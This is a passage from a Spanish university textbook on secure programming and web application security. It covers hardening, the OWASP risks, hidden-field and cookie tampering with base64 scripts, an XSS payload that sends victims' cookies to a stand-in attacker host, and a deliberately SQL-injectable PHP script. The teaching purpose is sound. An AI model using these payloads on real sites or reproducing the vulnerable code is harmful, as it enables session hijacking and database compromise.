o. Cuidado con la generación de ficheros core, que pueden contener información sensible.
p. Avisar sobre posibles entradas, que el programa puede considerar acciones de un atacante.
q. La interfaz de nuestro programa no puede ser rodeada, todo usuario que quiera usar el programa tiene que pasar por ella.

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

1.3.3.1 Open Source vs Closed source

Por último, los expertos en seguridad como Bruce Schneier, Vincent Rijmen, AlephOne, Whitfield Diffie y muchos más, recomiendan que los programas sean código abierto; sobre todo si nuestro proyecto es una parte crítica del sistema. Las ventajas son muchas. Primero, el código puede ser revisado por muchas personas que ayudarán a que el programa sea más seguro; antes de adquirir el producto se puede verificar cuan seguro es y si contiene elementos no deseados como puertas traseras o espías. Que el código sea abierto no quiere decir que no tenga vulnerabilidades, pero ante cualquier problema los parches y las soluciones se aplican más rápidamente que en las soluciones de código cerrado. En la parte contraria se encuentran los defensores de la seguridad por obscuridad, que son en su mayoría compañías de software, cuyos principales argumentos son que el código abierto puede ser analizado por los atacantes, encontrando más vulnerabilidades que con el código fuente cerrado. También alegan que, aunque los expertos pueden revisar el código fuente abierto, son muy pocos los que en realidad lo hacen. Algunas de estas compañías incluso luchan para impedir la publicación de vulnerabilidades (no se sabe si por motivos de publicidad o seguridad), cuando se sabe que, aunque una vulnerabilidad no sea publicada no quiere decir que no esté siendo utilizada por un atacante. Para saber más acerca de este tema se pueden consultar los siguientes artículos, de entre los muchos que existen:

- **Elias Levy (AlephOne)**: *Is Open Source Really More Secure than Closed?* http://www. securityfocus.com/commentary/19
- **Whitfield Diffie**: *Risky business: Keeping security a secret* http://zdnet.com.com/ 2100-1107-980938.html
- **John Viega**: *The Myth of Open Source Security* http://dev-opensourceit. earthweb.com/news/000526_ security.html
- **Michael H. Warfield**: *Musings on open source security* http://www.linuxworld. com/linuxworld/lw-1998-11/lw-11-ramparts.html
- **Scott A. Hissam y Daniel Plakosh**: *Trust and Vulnerability in Open Source Software* http://www.ics.uci.edu/~wscacchi/Papers/New/IEE_hissam.pdf

De todas formas, podemos ver que se encuentran tantas vulnerabilidades en sistemas de código cerrado como abierto con la diferencia de que estos últimos suelen solucionar sus problemas mucho antes que los primeros. Lo que uno se llega a preguntar es que, si se encuentran tantas vulnerabilidades en sistemas de código cerrado, si estos fueran abiertos, cuántas más saldrían a la luz.

1.4 Sitios de interés

1.4.1 Sitios generales

-**Security Code Guidelines** http://java.sun.com/security/seccodeguide.html
-**IBM DeveloperWorks Security area** http://www-106.ibm.com/developerworks/ views/security/articles.jsp
-**Java Security Research at IBM** http://www.research.ibm.com/javasec/
-**The Secure Programming (Secprog)** mailing list http://www.securityfocus.com/ archive/98

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

-**WebAppSe**c: The Web Application Security mailing list http://www.securityfocus. com/archive/107
-**MSDN: Code Secure**
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure06122003.asp
-**Microsoft resources for developing secure applications** http://msdn.microsoft.com/ security/securecode/default.aspx
-Microsoft **Security Development Center** http://msdn.microsoft.com/security/

1.4.2 Referencias del documento

- **Hispasec** http://www.hispasec.com
- **SecurityFocus** http://www.securityfocus.org
- **SecureProgramming** www.secureprogramming.com
- **Splint** http://lclint.cs.virginia.edu/
- **GrSecurity** www.grsecurity.net
- **Pax** pax.grsecurity.net
- **Phrack** www.phrack.org
- **Libsafe** http://www.research.avayalabs.com/project/libsafe/
- **OpenWall** http://openwall.com/linux
- **StackGuard** www.immunix.org/stackguard.html
- **StackShield** http://www.angelfire.com/sk/stackshield/

2. Seguridad en Aplicaciones Web

2.1. Introducción

En este tema vamos a estudiar la seguridad en las aplicaciones Web. Cada vez es más común encontrar que las empresas desarrollan aplicaciones ligeras, que en vez de ser ejecutables para la plataforma de las máquinas de su red, usan servidores web, servidores de aplicaciones y aplicaciones que funcionan dentro del navegador.
Este nuevo y cada vez más extendido enfoque sobre el desarrollo de aplicaciones aporta muchas características deseables tanto para los desarrolladores como para las empresas que las usan. Entre ellas tenemos que da igual la plataforma del cliente, mientras ésta disponga de un navegador web. No importa si es un PC, si ejecuta Windows o Linux, si es un Mac, una PDA o un teléfono móvil. Otra ventaja que aporta es que la aplicación no falla por errores en el sistema de los clientes, y las nuevas actualizaciones del software no es necesario instalarlas en todos y cada uno de los clientes. Tal vez, otra característica muy interesante es permitir el acceso remoto a usuarios a las aplicaciones (por ejemplo, las compañías de seguros ya no reparten programas de tarificación, sino que permiten a los agentes el acceso a una página web que ejecuta la aplicación de tarificación).
Al mismo tiempo que el desarrollo de aplicaciones web se ha convertido en una opción muy útil para implementar soluciones a muchos niveles, es común encontrar desarrolladores poco cualificados trabajando en el diseño y programación de este tipo de sistemas de información, y ello acarrea serios riesgos en las aplicaciones, especialmente reflejados en el ámbito de la seguridad. No olvidemos que si una aplicación está en internet todo el mundo puede acceder a ella.
Los ataques a las aplicaciones web de una organización son casi siempre los más *vistosos* que la misma puede sufrir: en cuestión de minutos atacantes de todo el mundo se enteran de cualquier

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

problema en la página web principal de una empresa más o menos grande pueda estar sufriendo. Si se trata de una modificación de la misma incluso existen portales donde anunciar páginas **atacadas** donde recopilan al autor, la web y el aspecto de la misma tras el ataque. Estos cambios del aspecto de una web se los conoce con el nombre de **defaces**.
Además, si la web es importante, la noticia de la modificación salta inmediatamente a los medios, que gracias a ella pueden rellenar alguna cabecera sensacionalista sobre los **malvados hackers** y así conseguir que la imagen de la empresa atacada caiga notablemente y aumente la psicosis de los internautas y empresas.
La mayor parte de estos ataques tiene éxito gracias a:

- Una configuración incorrecta del servidor o a errores de diseño del mismo.
- Complejidad alta de los servidores de las grandes empresas, lo que los hace difíciles de administrar correctamente
- Uso de servidores de fácil instalación con una configuración genérica que no ofrece garantías de seguridad en muchos casos.
- Uso de cantidad de herramientas (lenguajes script, acceso bases de datos, herramientas comerciales, foros, frameworks...) que, si bien ofrecen una gran potencia a nuestra aplicación, también ofrecen más puertas de entrada a nuestra casa, lo que aumenta las posibilidades de recibir visitas no deseadas.

En definitiva, cada día es más sencillo para un intruso poder ejecutar órdenes de forma remota en una máquina modificar contenidos de forma no autorizada, gracias a los servidores *web* que un sistema pueda albergar. Por ello veamos qué es lo que puede ocurrirnos, como ver si nos ocurre y como evitar que nos ocurra.

2.2. ¿Por donde empezar?

Antes de todo debemos dejar claro, que si bien estamos hablando de errores en aplicaciones web, éstas poseen dos categorías diferentes:

- **Vulnerabilidades propia de la propia plataforma** donde se encuentra nuestra aplicación:
    - Sistema operativo: Linux, Windows, BSD, Solaris...
    - Servidores: Apache, Internet Information Server, Jboss, Tomcat...
    - Base de datos: Oracle, MySQL, SQL Server, Access...
- **Vulnerabilidades propias de la aplicación**, como errores de programación o de diseño.

Existen muchas aplicaciones para verificar estas vulnerabilidades y aún más para explotarlas. Algunos ataques son difíciles de automatizar, pero otros no requieren más de una docena de líneas en un lenguaje de programación para su detección y explotación. Podríamos decir que muchos de los errores pueden ser explotados por el más tonto del pueblo: muchos de los peligros están bien documentados y es fácil hacerse con herramientas que los aprovechen.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Veamos un ejemplo inicial de lo "difícil" que es todo esto. Cualquier analizador de vulnerabilidades que podamos ejecutar contra nuestros sistemas (NESSUS, *ISS Security Scanner*, *NAI CyberCop Scanner*...) es capaz de revelar información que sobre nuestros servidores e incluso existen analizadores diseñados para auditar únicamente este servicio, como whisker. Ejecutando este último contra una máquina podemos obtener resultados similares a los siguientes:

```
Le2k:~/HOME$./whisker.pl -h servidor
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

= - = - = - = - = - =
= Host: servidor
=Server:Apache/1.3.19 (Unix) PHP/4.0.4pl1 mod_ssl/2.8.2 OpenSSL/0.9.5a

+ 200 OK: HEAD /docs/
+ 200 OK: HEAD /cgi-bin/Count.cgi
+ 200 OK: HEAD /cgi-bin/textcounter.pl
+ 200 OK: HEAD /ftp/
+ 200 OK: HEAD /guestbook/
+ 200 OK: HEAD /usage/
```

El servidor nos proporciona excesiva información sobre su configuración (versión, módulos, soporte SSL...) y la herramienta ha obtenido algunos archivos y directorios que pueden resultar interesantes para un atacante:

- **/cgi-bin/***: no tiene más que acercarse a alguna base de datos de vulnerabilidades como http://www.securityfocus.com/ o http://icat.nist.gov/ e introducir en el buscador correspondiente el nombre del archivo para obtener información sobre los posibles problemas de seguridad que pueda presentar.
- **versiones de las herramientas**: pueden verificarse en la misma base de datos de vulnerabilidades para conocer errores y posibles códigos para explotarlos públicos.
- Nombres de ficheros y directorios: se suele tratar de nombres habituales en los servidores que contienen información que también puede resultarle útil a un potencial atacante como un directorio llamado **privado**, **admin** o un fichero **base.mdb**.

2.2.1. Medi

¿Cómo evitar estos problemas de seguridad de los que estamos hablando? Independientemente de sistema y aplicación, existen una serie de medidas básicas para conseguir una mínima seguridad.

2.2.2. Eliminar cualquier directorio, CGI o ejemplo que se instale por defecto

Los ejemplos están bien para lo que se crearon: aprender. Aunque generalmente los directorios (documentación, ejemplos...) no son especialmente críticos, el caso de los CGIs es bastante alarmante: muchos servidores incorporan programas que no son ni siquiera necesarios para el correcto funcionamiento del *software* y que en demasiados casos abren enormes agujeros de seguridad, como el acceso al código fuente de algunos archivos, la lectura de ficheros fuera del directorio raíz, o incluso la ejecución remota de comandos bajo la identidad del usuario con que se ejecuta el demonio servidor. En un servidor de desarrollo son muy útiles e incluso necesarios durante las

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

pruebas del sistema, pero un cliente no necesita saber si nuestro usuario de la base de datos es **antonio** y su clave **maria04**, por ejemplo.

2.2.3. Deshabilitar el Listado de directorio

Por defecto muchos servidores exhiben el siguiente comportamiento: cuando no saben que fichero mostrar al usuario porque no se le ha especificado, por ejemplo, muestran el contenido completo del directorio activo, es decir, muestran el listado de un directorio cuando no existe un fichero index.html o similar en el mismo.

Esto a priori no debería es un problema si todos los ficheros son públicamente accesibles y facilita la descarga de muchos ficheros sin necesidad de ir 1 a uno. Pero en ese directorio puede haber información no pública o que no queremos que se vea. O simplemente no se quiere los visitantes naveguen fuera del camino que les hemos fijado.

En estos casos lo mejor es deshabilitar el Listado de directorios. Si el directorio no debe ser legible por nadie, con quitar permiso de lectura sobre el directorio al usuario que ejecuta el servidor sería suficiente. Si sólo queremos que no se listen los ficheros pero sean accesibles si se conoce el nombre, en Apache existen la directiva `Options –Indexes`, y en IIS existe la opción **DirectoryBrowser** que permite activar y desactivar esta funcionalidad (ver http://technet.microsoft.com/es-es/library/cc731109(WS.10).aspx y http://httpd.apache.org/docs/2.0/mod/mod_autoindex.html para más detalles sobre su configuración).

A primera vista esta medida de protección nos puede resultar curiosa: a fin de cuentas, *a priori* todo lo que haya bajo el documento base del servidor ha de ser público, ya que para eso se ubica ahí. Evidentemente la teoría es una cosa y la práctica otra muy diferente: entre los ficheros de cualquier servidor no es extraño encontrar desde archivos de *log* del cliente FTP que los usuarios suelen usar para actualizar remotamente sus páginas, paquetes TAR con el contenido de subdirectorios completos o ficheros de versionado de aplicación como CVS o SVN. Si el navegador no sabe cómo mostrarlos, presentará la opción de descargarlos, con lo que podrá descargárselo sin ningún problema.

Por supuesto, la mejor defensa contra estos ataques es evitar de alguna forma la presencia de estos archivos accesibles en nuestro servidor, a veces (seguro) esto no es posible y si un atacante sabe de su existencia puede descargarlos, obteniendo en muchos casos información realmente útil para atacar al servidor (como el código de ficheros JSP, PHP, ASP...o simplemente rutas absolutas en la máquina), y una excelente forma de saber que uno de estos ficheros está ahí es justamente el *Listado de directorios*; por si esto no queda del todo claro, no tenemos más que ir a un buscador cualquiera y buscar la cadena `Index of /admin', por poner un ejemplo sencillo, para hacernos una idea de la peligrosidad de este error de configuración.

2.2.4. Usuario que ejecuta el servidor

En un servidor todo proceso se ejecuta bajo la identidad de un usuario del mismo y es muy importante el usuario bajo cuya identidad se ejecuta. Ese usuario no debe ser **nunca** el administrador del sistema (evidente), ya que cualquier error haría que tuviera acceso a todo, pero tampoco un usuario genérico como nobody. Se ha de tratar siempre de un usuario dedicado y sin acceso real al sistema. Además, las páginas HTML (los ficheros planos, para entendernos) **nunca** deberían ser de su propiedad y mucho menos ese usuario ha de tener permiso de escritura sobre los mismos: con un acceso de lectura (y ejecución, en caso de *CGIs*) es más que suficiente en la mayoría de los casos. Hemos de tener en cuenta que si el usuario que ejecuta el servidor puede escribir en las páginas *web* y un pirata consigue a través de algún error (configuración, diseño, programación...) ejecutar órdenes bajo la identidad de dicho usuario, podrá modificar las páginas *web* sin ningún

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

problema (que no olvidemos, es lo que perseguirá la mayoría de las atacantes de nuestro servidor *web*).

2.2.5. Usar IDS

Igual de importante que evitar problemas es detectar cuando alguien trata de provocarlos intentando romper la seguridad de nuestros servidores; para conseguirlo no tenemos más que aplicar las técnicas de detección de intrusos que vimos en el capítulo 5. Una característica importante de los patrones de detección de ataques vía *web* es que no suelen generar muchos falsos positivos, por lo que la configuración inicial es rápida y sencilla, al menos en comparación con otras técnicas de detección como escaneos de puertos o de tramas con alguna característica especial en su cabecera.

2.3. Perfilado de la aplicación web

Antes de ponerse a auditar una web en busca de errores, directorios y datos de una aplicación web, una práctica común es el perfilado del sitio web.
El perfilado de una aplicación web es, simplemente, descargar toda la web que queremos auditar, usando para ello software de descarga masiva. En linux podemos usar wget. En Windows también podemos usarlo, si disponemos de las herramientas de cygwin, o podemos usar Winhttrack, que es un copiador de webs gratuito y de código abierto.
Así, nuestro comando wget para bajar entero el sitio objetivo sería:

```
wget –r –np –l0 http://www.sitio-objetivo.com
```

Una vez terminado el proceso, dispondremos del árbol de directorios de la web en nuestra propia máquina para examinarlo con calma. También podemos ayudarnos de buscadores que nos den pistas sobre:

1. Ficheros que existen en la aplicación de un tipo concreto.
2. Ficheros publicados hace tiempo que ya no lo están enlazados y sin embargo siguen existiendo en la web.
3. Ficheros indexados por error o durante un momento en que, por ejemplo, estaba activado el Listado de Directorios

Con toda esta información hemos perfilado el sitio web, con lo que vamos a conocer los tipos de ataque más frecuentes.

2.4. Metodología de ataque

Una vez disponemos de nuestro mirror de la web, podemos examinar los ficheros en busca de determinadas características que permitan aplicar alguna de las técnicas que enumeraremos en esta sección.
Las principales técnicas de ataque a aplicaciones web, según OWASP (*Open Web Application Security Project*) son:

1. **XSS: *Cross Site Scripting* (Secuencia de Comandos en Sitios Cruzados)**: Ocurren cuando una aplicación toma información originada por un usuario y la envía a un navegador Web sin primero validar o codificar el contenido. XSS permite a

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

los atacantes ejecutar secuencias de comandos en el navegador Web de la víctima que pueden secuestrar sesiones de usuario, modificar sitios Web, insertar contenido hostil, etc.

2. **Inyección de código**: en particular la inyección SQL, son comunes en aplicaciones Web. La inyección ocurre cuando los datos proporcionados por el usuario son enviados e interpretados como parte de una orden o consulta. Los atacantes interrumpen el intérprete para que ejecute comandos no intencionados proporcionando datos especialmente modificados.
3. **Ejecución de ficheros malintencionados**: El código vulnerable a la inclusión remota de ficheros (RFI) permite a los atacantes incluir código y datos maliciosos, resultando en ataques devastadores, tales como la obtención de control total del servidor. Los ataques de ejecución de ficheros malintencionados afectan a PHP, XML y cualquier entorno de trabajo que acepte ficheros de los usuarios.
4. **Referencia Insegura y Directa a Objetos**: Una referencia directa a objetos (***direct object reference***) ocurre cuando un programador expone una referencia hacia un objeto interno de la aplicación, tales como un fichero, directorio, registro de base de datos, o una clave tal como una URL o un parámetro de formulario Web. Un atacante podría manipular este tipo de referencias en la aplicación para acceder a otros objetos sin autorización.
5. **Falsificación de Petición en Sitios Cruzados** (***Cross Site Request Forgery*** o CSRF): Un ataque CSRF fuerza al navegador validado de una víctima a enviar una petición a una aplicación Web vulnerable, la cual entonces realiza la acción elegida por el atacante a través de la víctima. CSRF puede ser tan poderosa como la aplicación siendo atacada.
6. **Revelación de Información y gestión Incorrecta de Errores**: Las aplicaciones pueden revelar, involuntariamente, información sobre su configuración, su funcionamiento interno, o pueden violar la privacidad a través de una variedad de problemas. Los atacantes pueden usar esta vulnerabilidad para obtener datos delicados o realizar ataques más serios.
7. **Perdida de Autenticación y Gestión de Sesiones**: Las credenciales de cuentas y los identificadores de sesión (*session token*) frecuentemente no son protegidos

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

adecuadamente. Los atacantes obtienen contraseñas, claves, o identificadores de sesión para obtener identidades de otros usuarios.

8. **Almacenamiento Criptográfico Inseguro**: Las aplicaciones Web raramente utilizan funciones criptográficas adecuadamente para proteger datos y credenciales. Los atacantes usan datos débilmente protegidos para llevar a cabo robos de identidad y otros crímenes, tales como fraude de tarjetas de crédito.
9. **Comunicaciones Inseguras**: Las aplicaciones frecuentemente fallan al cifrar tráfico de red cuando es necesario proteger comunicaciones delicadas.
10. **Fallos de restricción de acceso a URL**: Frecuentemente, una aplicación solo protege funcionalidades delicadas previniendo la visualización de enlaces o URLs a usuarios no autorizados. Los atacantes utilizan esta debilidad para acceder y llevar a cabo operaciones no autorizadas accediendo a esas URLs directamente.

A estos errores podemos añadir que algunos de estos ataques ocurren por la existencia de:

1. ***Puertas traseras y opciones de depuración**:* aplicaciones con opciones ocultas o utilidades usadas durante el desarrollo de la misma por los implementadores y que olvidaron eliminar. Por ejemplo, la empresa de una librería usaba un script para interactuar con los datos de la base de datos de forma que desde esta utilidad es posible realizar todo tipo de operaciones comerciales y económicas.
2. ***Problemas de configuración**:* en este caso el problema es de las instalaciones o configuraciones por defecto de software popular. Accedemos al panel de control de una base de datos en la que no necesitamos autentificarnos o susceptible a *cookie poisoning*, etc.
3. ***Vulnerabilidades conocidas***: como decíamos al inicio, los programas tienen errores. Si nuestra máquina no está actualizada, alguien que conozca qué hemos instalado, puede averiguar fácilmente como atacar. Ejemplos de esto pueden ser el **Slammer**, capaz de bloquear medio Internet, incluidas muchas aplicaciones web, por un error antiguo que no se había actualizado.

2.5. Explicación de los tipos de ataques más frecuentes

Vamos a centrarnos en la explicación de algunos ataques típicos a aplicaciones web, aunque no nos centraremos en las vulnerabilidades relativas a servidores o aplicaciones específicas. Para todo este tipo de problemas, lo mejor es descubrir la versión del software que ejecuta el servidor, y dar un paseo por el bugtrack (http://www.securityfocus.com), donde encontraremos información de los problemas de seguridad que pudiera tener la plataforma en cuestión.

2.5.1. Hidden Manipulation

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Hasta hace relativamente poco tiempo (aún existe algún caso), era frecuente encontrar en las aplicaciones web de comercio electrónico campos ocultos que indicaban el importe que había que pagar, a la hora de la comunicación con las pasarelas de pago de los bancos.
Estos campos típicamente tendrán la forma `<input type="hidden" name="importe" value="120,52">`. Nosotros podemos acceder a ellos mirando el código fuente de la página web, y podremos manipularlos de diversas maneras: o bien descargando el código fuente a nuestra máquina, modificando ese importe y enviando el formulario de manera local o bien mediante el uso de un proxy como Achilles o WebProxy, con los que podremos recoger la petición http que se origina hacia el servidor y modificar a nuestro gusto los parámetros post de la misma.

2.5.2. Cookie Poisoning

Dado que protocolo web no mantiene estado entre peticiones, se han habilitado diferentes métodos para identificar a los clientes y sus datos durante su uso de la aplicación. En algunos casos esto se realiza mediante el paso de parámetros y en otros mediante cookies, que son ficheros que el navegador guarda y envía con cada petición que se haga a un servidor o dirección concreta.
El problema viene con la forma de generar estos parámetros o cookies. Si usamos un dato propio del usuario como su identificador en el sistema o su DNI, por ejemplo. Como las cookies se almacenan en nuestras máquinas, tenemos acceso a las mismas y podemos modificarlas a nuestro antojo, poniendo otro id de usuario, otro DNI o, si el manejo de la cookie es ineficiente, introduciendo incluso código.
Esto mismo es válido para el uso ineficiente de la criptografía que, recordemos, era uno de los errores típicos del Top Ten que vimos. Por ejemplo, codificar la cookie como base64 complica su identificación pero es fácilmente descifrable (no olvidemos que es un algoritmo de codificación, no de encriptación). Hagamos un pequeño hack en perl para descodificar cadenas en base64:
Texto a base64

```
#!/usr/bin/perl
use MIME::Base64;
print encode_base64($ARGV[0]);
```

Base64 a texto

```
#!/usr/bin/perl
use MIME::Base64;
print decode_base64($ARGV[0]);
```

El módulo MIME::Base64 podemos descargarlo de cpan (http://www.cpan.org)
Un ejemplo: abrimos una cookie y encontramos una cadena a priori ilegible (SXNBZG1pbj1GYWxzZQ==)
Si usamos el segundo código (o cualquier decodificador de base64) encontraremos que la cadena codificada corresponde a algo muy sencillo de leer:

```
$b642txt.pl SXNBZG1pbj1GYWxzZQ==
IsAdmin=False
```

Por tanto, simplemente escribimos el texto que deseamos meter en la cookie IsAdmin=True, lo pasamos por el primer código y lo sustituímos como contenido de nuestra cookie. Si tenemos suerte, la aplicación nos reconocerá como administrador.
Si no tenemos la suerte de que nuestro objetivo use algoritmos reversibles, tendremos que echarle un poquillo de imaginación, y probar combinaciones que creamos que los desarrolladores del sitio han podido usar y pasarlos por diversos algoritmos de hash hasta encontrar una firma coincidente con el texto de la cookie.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

2.5.3. Cross Site Scripting (XSS)

Este tipo de ataque es muy típico en muchísimas aplicaciones web y en estos últimos meses está cobrando una especial relevancia por la gran cantidad de problemas de este tipo que se han descubierto en redes sociales como Facebook y otras como Twitter.
Si nos encontramos con una página que nos permita añadir contenidos, y tenga problemas con la validación de entradas, podamos inyectar código script no permitido en la página que se ejecute en quien lo vea. En aplicaciones donde la gente escribe en "muros", si un visitante ve la página el código le obligará a realizar acciones inconscientes que pueden producir que él también se "infecte" y así se extienda el problema a tus amigos y a los amigos de tus amigos.
Este tipo de ataques puede resultar sensible de cara a recuperar información sobre los usuarios de la aplicación, secuestrar sesiones, o incluso hacer defacements de los sitios.
Un ejemplo que nos permite interceptar las cookies de sesión de un usuario sería inyectar, por ejemplo, en un foro el siguiente trozo de código:

```
<a href="http://www.sitiomalo.com/imagen.jpg?document.cookie" />
```

De esta forma con simplemente revisar los logs de acceso del sistema el atacante tendría acceso a las cookies del usuario.
En ocasiones se puede saltar las validaciones de las etiquetas mediante el uso de los caracteres codificados "%3cscript%3c...."

2.5.4. Inyección SQL

2.5.4.1. Definición

La inyección SQL es una técnica de ataque que puede ser empleada contra páginas y aplicaciones Web que usan sistemas gestores de bases de datos (SGBD) relacionales a los que se acceden mediante SQL para generar contenidos de forma dinámica.
El ataque consiste en la inserción (o inyección) de código SQL para modificar la consulta enviada a la base de datos buscando un cambio en los valores devueltos, en los datos almacenados o en la propia base de datos. El origen de este tipo de ataques es la pobre o nula comprobación de los datos de entrada.

2.5.4.2. Alcance de un posible ataque

Los ataques de inyección SQL son ataques con grandísimas posibilidades de provocar diferentes daños en lo relativo a los siguientes aspectos de seguridad:

- **Confidencialidad:** permite conocer información confidencial que no podría mostrarse sin usar estas técnicas.
- **Integridad:** podrían modificarse datos de la aplicación sin el consentimiento de sus propietarios.
- **Disponibilidad:** podría eliminarse la información existente en la base de datos.
- **Autenticidad:** podría fabricarse información de forma no autorizada.

Además de estos aspectos, la inyección SQL permite a un atacante aplicar otro tipo de técnicas avanzadas que pueden comprometer la seguridad de todo el servidor en el que se ejecutan las aplicaciones, a través de técnicas avanzadas:

- Creación de ficheros arbitrarios en el sistema de archivos con objeto de:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

- Provocar *defacements*[3] del sitio Web.
- Subida y ejecución de código arbitrario.
- Incluir, de forma indirecta, código remoto que se ejecutará con los privilegios del usuario que ejecuta el servidor Web y con los privilegios del usuario que ejecuta el servidor de bases de datos.

- Presentación por pantalla de ficheros del sistema de archivos:
  - Permitiría coger información confidencial de configuración de la aplicación y otros servicios: por ejemplo, listados de ficheros, estructuras de directorios, ficheros de configuración, ficheros con usuarios y claves.

2.5.4.3. Anatomía de un ataque de inyección SQL

A grandes rasgos, los ataques de inyección SQL presentan una anatomía típica:

1. Encontrar una página dentro del sitio web que, tras manipular los parámetros de entrada (por método GET o POST), produzca un error, o un comportamiento anómalo.
2. Manipular la entrada no válida hasta que se pueda determinar la estructura de la tabla subyacente. En ocasiones este proceso es un proceso heurístico. El objetivo es encontrar una combinación de sentencias que se ejecute limpiamente.
3. Recopilar datos de interés a través de consultas. Dichos datos pueden ser:
   a. Información sobre estructura, variables y permisos de la base de datos
   b. Información sobre el sistema subyacente.
   c. Contenido no público almacenado en la base de datos.
4. Modificar cualquiera de los datos del punto 3

2.5.4.4. ¿Cómo prevenir el ataque de SQL Injection?

Las precauciones que impedirán la ejecución SQL arbitraria:

1. Control de errores: no deben mostrarse errores relacionados con consultas SQL en las páginas de la aplicación, aunque estos errores se produzcan.
2. Revisión de parámetros: la concatenación de parámetros recibidos en consultas SQL debe ser evitadas a toda costa. En su lugar, deben declararse variables en la aplicación que recojan los parámetros, establezcan las validaciones de tipo (numérico, cadena, etc.) y la conversión explícita de los parámetros al tipo de datos que debe ser usado.
   a. En .NET, puede emplearse la función **Int32.parse()** para validar que el parámetro introducido es un número entero, por ejemplo.
   b. En Java, la función **Integer.*parseInt*()** realizaría la misma función.
   c. En general, en cualquier lenguaje un buen uso de expresiones regulares permite validar si las entradas de datos se adaptan al formato esperado.
   d. A más alto nivel, el uso de funciones de tipo PreparedStatements o un ORM en Java o de SQLCommands y ObjectDataSources en .NET son medios para evitar la inyección SQL.

[3] Proceso mediante el cual se modifica fraudulentamente el aspecto y/o contenido de una página web. Normalmente estos cambios informan de quién ha realizado el cambio (para adquirir notoriedad) o mensajes de índole política.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

3. Procedimientos almacenados: siempre que sea posible, los procedimientos almacenados en la base de datos resultan más complicados de romper que las consultas preparadas por concatenación para una única ejecución.
4. Privilegios del usuario: el usuario que emplea la aplicación a la base de datos debería tener muy limitados los permisos de acceso a la base de datos:
    a. Permitir ejecuciones **update**, **insert** e incluso **select** solo sobre las tablas que sean realmente necesarias.
    b. No permitir **drop**, **create**, **delete**, **alters** u otras instrucciones que pueden ser potencialmente peligrosas con el usuario de la aplicación.
5. Proteger el esquema:
    a. Comúnmente los elementos de formularios y páginas emplean los mismos nombres que los esquemas de bases de datos. Resulta recomendable que los nombres de los campos en los formularios sean diferentes a los nombres de los campos en la base de datos, para evitar la inferencia directa en la fase de descubrimiento del esquema.

2.5.4.5. Tipos de inyección SQL

2.5.4.5.1. Simple

Como hemos dicho, la base es inyectar código SQL dentro de una consulta. Supongamos el siguiente código:

```php
<?php
    if(array_key_exists('cadena',$_GET)) {
        $conexion = mysql_connect("localhost", "asi7", "asi7");
        mysql_select_db("asi7", $conexion);

        $query = "SELECT * FROM usuarios where nombre='".$_GET['cadena']."'";
        $resultado = mysql_query($query, $conexion) or die(mysql_error());
        $num = mysql_num_rows($resultado);

        if ($num> 0) {
            while ($fila = mysql_fetch_assoc($resultado)) {
                echo "Nombre: <strong>".$fila['nombre']."</strong> ";
                echo "<strong>".$fila['apellidos']."</strong><br>";
            }
        } else {
            echo "No encontrado nada<br/>";
        }
    }
?>
<h1>Búsque sus amigos</h1>
<form method="GET" action="listado.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 3: Código vulnerable con muestra de errores


Este código lo que hace es realizar búsqueda de los usuarios que tienen un nombre concreto. Simplemente es un buscador que, mediante GET, envía un parámetro **cadena** que se busca en la

ISBN: 978-84-9012-858-9


Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

base de datos y presenta el nombre y apellidos de los usuarios que tienen ese nombre. Como puede verse, el parámetro de la consulta se pasa a la consulta sin filtrar, sin comprobar nada, por lo que es susceptible de una inyección SQL.
Si abrimos la página en nuestro navegador encontramos el siguiente formulario:

Este caso es el más simple que podemos encontrarnos ya que el parámetro no sufre ninguna validación y si nos equivocamos en la inyección, el sistema nos puede dar información sobre qué es lo que ha pasado.
Veamos que ocurre cuando inyectamos diferentes parámetros en la página y por qué este es el caso más simple:
Si le pasamos un nombre de usuario válido, por ejemplo, **usuario** obtenemos el listado de usuarios que esperábamos.




Si queremos saber si está un amigo nuestro llamado Peter O'hara, e introducimos el apellido de nuestro amigo, **o'hara**, obtenemos el siguiente resultado



Como vemos, es un error al ejecutar la consulta de la base de datos. Teniendo en mente la consulta a ejecutar, es obvio ver que falla porque la comilla de o'hara cierra la consulta de usuario='$usuario' y la base de datos no sabe cómo interpretar el texto hara'.
